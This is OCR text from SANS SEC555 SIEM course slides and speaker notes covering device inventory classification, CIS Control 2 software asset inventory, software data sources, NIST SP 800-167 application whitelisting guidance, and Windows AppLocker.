
• Active scan authenticated devices	AUTHORIZED
• Active Directory/Inventory devices	AUTHORIZED
• Active or passive allowed by MAC	AUTHORIZED
• Personal device identified by DNS	UNAUTHORIZED
• Devices with invalid OUI	SUSPICIOUS
• Leftover devices found by all other means such as NetFlow or CAM tables	INVESTIGATE

SEC555 | SIEM with Tactical Analytics 60

Elimination Round (Passive Device Discovery Review)

The ultimate goal of this module is to find all authorized and unauthorized devices. Multiple techniques are covered to automatically classify systems appropriately so that at the end of the day, only a minimal number of systems remain unclassified. Using these techniques quickly narrows down the list of suspicious or unknown devices requiring manual investigation.

A combination of both allow and deny lists are used to filter down the remaining systems. These techniques can be applied in any order. Start with eliminating authorized devices and then focus on devices that are clearly unauthorized, such as discovered personal devices. Then, look for remaining IP addresses and MAC addresses that need investigating. MAC OUI prefixes may provide another area of automatic classification. Everything else requires investigation.



Lab Me, Inc. Unauthorized Devices (2)

3 iPads in wireless DHCP scope	DISCOVERED
1 Linux laptop with NTP to Internet	DISCOVERED
13 devices using MS updates to Internet	DISCOVERED
1 medical device with invalid OUI	DISCOVERED
CAM table discoveries	
Unauthorized IDS by IT staff	DISCOVERED
Unauthorized wireless AP	DISCOVERED


All examples of results that can happen in real life

SANS

SEC555 | SIEM with Tactical Analytics 61

Lab Me, Inc. Unauthorized Devices (2)

This slide demonstrates some of the results you may see when implementing device discovery. As previously stated, it is fairly common to find personal devices such as iPads, personal laptops, and other mobile devices connected to a corporate network. However, the proof is in the data.



SEC555 Workbook: Exercise 4.1: Master Inventory


Exercise 4.1: Master Inventory

- Exercise 4.1 is in the digital wiki found in your student VM (recommended)
- Alternatively, you may use your Workbook

SANS

SEC555 | SIEM with Tactical Analytics 62

This page intentionally left blank.




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- Section 3: Advanced Endpoint Analytics
- **Section 4: Baselining and User Behavior Monitoring**
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Baselining and User Behavior Monitoring

This page intentionally left blank.


CIS 2: Inventory and Control of Software Assets

CIS 2 focuses on knowing what runs on company assets

- The goal is to maintain an inventory of all authorized and unauthorized software
- Also, to apply controls against unauthorized software

Many environments struggle to implement due to:

- Lack of budget for commercial control software
- Software inventory reporting is limited and hard to use
- Built-in tools lack central reporting


SANS

SEC555 | SIEM with Tactical Analytics 64

CIS 2: Inventory and Control of Software Assets

While CIS 1 focuses on knowing all authorized and unauthorized devices, CIS 2 focuses on knowing what software is running on an authorized device. To be effective, this requires CIS 1 first to be implemented. If you do not know an asset exists, then you will not know what software is on it.

More specifically, CIS 2 focuses on knowing, and also, controlling authorized vs. unauthorized software. While this is usually performed with application control software, many companies cannot afford, or currently do not have, commercial application control. This leaves them with existing OS tools to use or software inventory tools that have limited functionality in regard to deep-diving on what processes are running on a machine.



What Is Software?

Clarification is needed on what is considered software

"The programs used to direct the operation of a computer..."[1] ~ definition by Dictionary.com

Examples:

- Installed programs like Java
- Executables downloaded from the internet
- PowerShell scripts

Ideally, these are limited to authorized software only


SEC555 | SIEM with Tactical Analytics 65

What Is Software?

Before diving into this, one must first understand what is meant by "software." Multiple definitions exist, but the one listed by dictionary.com is close to what CIS 2 is referring to. Basically, anything that instructs the operating system to do something is deemed software. This can be an installed program, like Java, or a specified binary such as java.exe. It also could be a script, such as a PowerShell script.

Because of its widespread definition, the ability to monitor all "software" typically requires more than one tool to provide detection capabilities properly. For example, application control may be able to block java.exe or a PowerShell script, but it may not include details on the purpose of the PowerShell script.

[1]https://www.dictionary.com/browse/software, https://sec555.com/7d



Software Data Sources

Limited/Purpose Built

Client Management Tools

- Focus on "installed software"
- Often includes patches
- May include services and scheduled tasks

Patch Management

- Focuses exclusively on patches

Expansive

Application Control

- Focus on executable code
- Depth varies by product

Process Monitoring

- Focus on process start/end
- Includes command line info


Focus is on these...

SANS

Software Data Sources

Most individuals, when talking about software, think about installed components such as those found in Add/Remove Programs or Programs and Features. Some would even include patches in this mix. If this kind of data is needed, there are a plethora of tools that can provide a SIEM with such logs. However, they remain high-level and do not provide the level of depth needed. While monitoring patches is a good idea, it does not fall within the scope of tracking authorized and unauthorized software.

For this purpose, application control, process monitoring, and even incident response tools are better positioned. This is because each provides a granular process level recording of what software is running or has attempted to run on a given system.



SIEM and Software Inventory

So, how does a tactical SIEM fit into software control?


- Provides central reporting and knowledge of systems
  - Makes built-in tools easier to maintain and administer
  - Lowers cost of application control products
  - The blocked software can equal early detection
- Reporting capabilities designed for security analysis
- Can be more effective to manage in one location
  - May be easier to use than some commercial tools

SANS | SEC555 | SIEM with Tactical Analytics 67

SIEM and Software Inventory

A SIEM can be used as a business enabler for fulfilling CIS 2. Granted, an application control product is purpose-built for the situation, but again, not every organization has or can afford a top-of-the-line application control product. Instead, many organizations have nothing, use a low-grade application control product, or use built-in operating system capabilities. Unfortunately, the built-in tools lack central reporting, and some application control products are challenging to manage or limited in reporting features.

A SIEM, on the other hand, is designed to slice and dice, then report on the information quickly, as well as in a format easy for an analyst to consume. In some cases, even if a commercial application control product is used, having the data in a SIEM makes it easier to work with. This is primarily because commercial interfaces are often designed for ease of deployment and management rather than intrusion analysis.



NIST SP 800-167

NIST 800-167[1] is the "Guide to Application Whitelisting"

- Provides a high-level guide to deploying application control
- Initial key point in executive summary is:

  "Consider using application whitelisting technologies already built into the host operating system."

Point made to save time and money

- However, it does not describe how to monitor allowed vs. blocked software

SANS SEC555 | SIEM with Tactical Analytics 68

NIST SP 800-167

The National Institute of Standards and Technology (NIST) released a special publication number 800-167. This publication was designed to provide a high-level guide to help organizations plan for application control. While the guide describes many of the features to look for in an application control solution, it also calls out that organizations should try using the already built-in components of a host operating system.

As stated in the special publication, "Organizations should consider these technologies, particularly for centrally managed desktops, laptops, and servers, because of the relative ease in managing these solutions and the minimal additional cost. If built-in application whitelisting capabilities are not available or are determined to be unsuitable, then the alternative is to examine third-party solutions with robust centralized management capabilities."

Basically, try what you have first. If it does not meet your needs, then upgrade to something better. The bad news is there are some deficiencies with the built-in protection. The good news is a SIEM really helps fill some gaps, as well as helps you get to know your environment better.

References:

https://www.nist.gov/publications/guide-application-whitelisting

https://sec555.com/7e


AppLocker

Windows Server 2008 R2 and later includes AppLocker

- It is a free application control solution
- Feature included with Enterprise desktop licenses

Centralized management exists through group policy

- Block/allow based on path, hash, publisher, and more
- Centralized reporting does not exist


C:\Users\jhenderson_standard\Downloads\sec555_rocks.exe

Your system administrator has blocked this program. For more information, contact your system administrator.

